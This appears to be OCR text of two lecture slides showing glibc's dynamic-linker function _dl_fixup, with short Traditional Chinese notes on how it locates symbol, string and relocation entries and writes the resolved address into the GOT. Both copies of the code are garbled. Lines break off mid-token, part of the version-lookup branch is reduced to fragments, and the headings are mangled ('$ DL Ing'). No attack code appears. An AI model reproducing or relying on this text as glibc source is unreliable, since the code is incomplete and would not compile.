
```
$ DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
      const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
      const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
      const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                                 reloc_offset(pltgot, reloc_arg));
      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
      const ElfW(Sym) *refsym = sym;
      void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
      lookup_t result;
      DL_FIX

      if (_
      {
          co

          if
          {
              const ElfW(Half) *vernum =
                  (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
              ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
              version = &l->l_versions[ndx];
              if (version->hash == 0)
                  version = NULL;
          }
          result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                       version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          value = DL_FIXUP_MAKE_VALUE(result,
                                      SYMBOL_ADDRESS(result, sym, false));
      }
      else
      {
          value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
          result = l;
      }
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
```

Relocation base address 從 link_map 的 l_addr 拿，offset 從 Rela entry 拿

$ DL Ing

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中




```
$ DL_FIXUP_VALUE_TYPE
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                             reloc_offset(pltgot, reloc_arg));
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
        const struct r_found_version *version = NULL;

        if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
        {
            co

            El
            ve
            i
                version = NULL;
        }
        result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                     version, ELF_RTYPE_CLASS_PLT, flags, NULL);
        value = DL_FIXUP_MAKE_VALUE(result,
                                    SYMBOL_ADDRESS(result, sym, false));
    }
    else
    {
        value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
        result = l;
    }
    value = elf_machine_plt_value(l, reloc, value);
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
}
```

解析 symbol 最後是看 symbol string 為何

$ DL lng

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中



